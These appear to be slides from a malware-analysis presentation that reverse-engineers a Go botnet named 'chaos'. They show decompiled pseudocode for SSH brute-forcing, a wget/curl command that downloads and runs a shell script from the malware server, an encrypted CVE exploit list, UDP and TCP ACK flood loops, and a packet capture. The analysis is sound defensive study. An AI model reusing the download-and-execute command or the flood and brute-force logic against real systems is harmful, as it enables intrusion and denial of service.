
```
clientConfig[25] = 3000000000;
clientConfig[13] = (int)"rootsbrk";
clientConfig[14] = 4;
v7 = (_DWORD *)runtime_newobject((int)"\b");
*v7 = &off_7721C4;
if ( dword_92B5B0 )
  runtime_gcWriteBarrier();
else
  v7[1] = v48;
clientConfig[16] = 1;
clientConfig[17] = 1;
clientConfig[15] = (int)v7;
clientConfig[18] = (int)&off_711BB8;
host2 = runtime_concatstring2(0, ssh_host, ssh_host2, (int)":22", 3);
host1 = (int *)golang_org_x_crypto_ssh_Dial((int)"tcp", 3, host2, v38, (int)clientConfig);
```

If successfully login



```
system_name = golang_org_x_crypto_ssh__ptr_Session_Run(v14, (int)"uname -s", 8);
```

Dowload and execute malicious shell script:




```
if ( strings_Index(v29, system_name, (int)"LINUX", 5) >= 0 )// is linux OS
{
  ((void (*)(void))loc_46279E)();
  v49[0] = (int)"wget -t 1 http://w";
  v49[1] = 17;
  v49[2] = malware_server;
  v49[3] = dword_903DAC;
  v49[4] = (int)&dword_6F3C10;
  v49[5] = 1;
  v49[6] = dword_903D90;
  v49[7] = dword_903D94;
  v49[8] = (int)"/download.sh||curl -O --connect-timeout 10 http://";
  v49[9] = 50;
  v49[10] = malware_server;
  v49[11] = dword_903DAC;
  v49[12] = (int)&dword_6F3C10;
  v49[13] = 1;
  v49[14] = dword_903D90;
  v49[15] = dword_903D94;
  v49[16] = (int)&aRuntimeSignalR[5829];
  v49[17] = 66;
  command = concatstring1(0, (int)v49, 9, 9);
  main_chaos_ssh_shell(v45, command, (int)client);
```

CVE attack


Download `cve.txt`

`main.chaos.cve.list()`




```
v27 = sub_44F170(
        0,
        (int)"http://",
        7,
        dword_903DA8,
        dword_903DAC,
        (int)&dword_6F3C10,
        1,
        dword_903D90,
        dword_903D94,
        (int)"/cve.txt",
        8);
v19 = net_http__ptr_Client_Get(off_8FD484, v27, v28);
```

Decrypt and parse `cve.txt`



```
main.chaos.cve.list()
    v25 = main_DecryptCBC(v38, v19, 0, dword_9042E8, dword_9042EC, dword_9042F0);
    v20 = runtim_slicebytetostring(0, v25, v26);
    v0 = v20;
    v1 = v22;
    v2 = 0;
    v3 = 0;
    v4 = 0;
    while ( 1 )
    {
      v31 = v2;
      v33 = v3;
      v18 = main_chaos_cve_loadstring(v0, v1);
      if ( !(_BYTE)v25 )
        break;
      v36 = v22;
      v30 = v24;
      v35 = v18;
      v29 = v20;
      ((void (*)(void))loc_4627A4)();
      v39[0] = main_chaos_cve_getargee(v18, v5);
      v39[1] = v20;
      if ( (_BYTE)v22 )
      {
        v39[2] = main_chaos_cve_getprot(v18, v20);
        v39[3] = v20;
        v39[4] = main_chaos_cve_getwww(v18, v20);
        v39[5] = v20;
        v39[6] = main_chaos_cve_getmode(v18, v20);
        v39[7] = v20;
        v39[8] = main_chaos_cve_gethead(v18, v20);
        v39[9] = v20;
        v22 = strings_Index(v18, v20, (int)"*DATA=", 6);
```

CVE run



```
main.chaos.cve.run()
  v27 = (int)v2;
  v2[5] = 0x2A05F200;                         // 42.5.242.0
  v2[6] = 1;
  v32[0] = main_chaos_cve_run_func1;
  v32[1] = v3;
  v33 = (int (**)(void))v32;
  requestArg = (int *)runtime_newobject((int)&dword_6D2B40);
  requestArg[1] = v41;
  if ( dword_92B5B0 )
    runtime_gcWriteBarrier();
  else
    *requestArg = v40;
  requestArg[2] = 0;
  requestArg[3] = 0;
  requestArg[4] = -1;
  v19 = http_NewRequestWithContext(
          (int)off_772540,
          *(int *)dword_902E1C,
          v36,
          v37,
          v34,
          v35,
          (int)&off_771448,
          (int)requestArg);
  if ( !v20 )
  {
    v16 = strings_genSplit(v38, v39, (int)"$+++$", 5, 0, -1);
```

Geolocation data from IP2Location (Product: DB6, 2022-12-1)


IP ADDRESS: 42.5.242.0	**ISP:** Unicom Liaoning Province Network
COUNTRY: China 🇨🇳	**ORGANIZATION:** Not available
REGION: Liaoning	**LATITUDE:** 42.2931
CITY: Tieling	**LONGITUDE:** 123.8414

Network attack

1. UDP
2. TCP

UDP


`main.Udp()`



```
            panicIndex(v26, v29);
          v17[6] = 0;
          if ( v35 <= 7 )
            panicIndex(v26, v29);
          *((_WORD *)v17 + 3) = ~(_WORD)v22;
          v66 = v17;
          WSASendto(v37, (int)&v65, 1, (int)&v41, 0, (int)&off_771484, (int)v64, (int)&v46, 0);
        }
        while ( bool_do_attack );
        (*v68)();
        main_Udp_func1(v26);
```

TCP


`main.Ack()`



```
          *(_BYTE *)(v12 + 16) = (unsigned __int16)~(HIWORD(v15) + v15) >> 8;
          *(_BYTE *)(v12 + 17) = ~(BYTE2(v15) + v15);
          v17 = *(_BYTE *)(v12 + 15);
          v38 = *(_BYTE *)(v12 + 14);
          v39 = v17;
          v45 = v12;
          WSASendto(v24, (int)&v44, 1, (int)&v26, 0, (int)&off_771484, (int)v43, (int)v28, 0);
        }
        while ( bool_do_attack );
        (*v47)();
        main_Ack_func1(v20);
```

Captured traffic

A lot of ACKs filled with zero byte



```
   24 11.134006     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=12961 Win=256 Len=0
   25 12.150365     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=12961 Ack=1 Win=2053 Len=1080
   26 12.150408     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=14041 Win=252 Len=0
   27 13.166121     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=14041 Ack=1 Win=2053 Len=1080
   28 13.166168     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=15121 Win=256 Len=0
   29 14.181964     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=15121 Ack=1 Win=2053 Len=1080
   30 14.182007     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=16201 Win=252 Len=0
   31 15.197911     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=16201 Ack=1 Win=2053 Len=1080
   32 15.197954     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=17281 Win=256 Len=0
   33 16.208548     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=17281 Ack=1 Win=2053 Len=1080
   34 16.208590     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=18361 Win=252 Len=0
   35 17.225859     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=18361 Ack=1 Win=2053 Len=1080
   36 17.225914     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=19441 Win=256 Len=0
   37 18.229957     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=19441 Ack=1 Win=2053 Len=1080
   38 18.230000     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=20521 Win=252 Len=0
   39 19.245341     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=20521 Ack=1 Win=2053 Len=1080
   40 19.245384     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=21601 Win=256 Len=0
   41 20.260222     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=21601 Ack=1 Win=2053 Len=1080
   42 20.260263     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=22681 Win=252 Len=0
   43 21.276336     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=22681 Ack=1 Win=2053 Len=1080
   44 21.276378     127.0.0.1            127.0.0.1            TCP        44 11848 → 2719 [ACK] Seq=1 Ack=23761 Win=256 Len=0
   45 22.292141     127.0.0.1            127.0.0.1            TCP      1124 2719 → 11848 [PSH, ACK] Seq=23761 Ack=1 Win=2053 Len=1080
```

Conclusion

- We note different ways to reverse Go-binaries
- CVE exploit, DDoS attack are not included in Mitre Att&ck techniques(but found)
- Using static analysis, we have basic idea how the malware behave
- But fail to recover the second stage $\Rightarrow$ dynamic analysis & anti-anti-debugging are erequired

Thank you!

Any questions?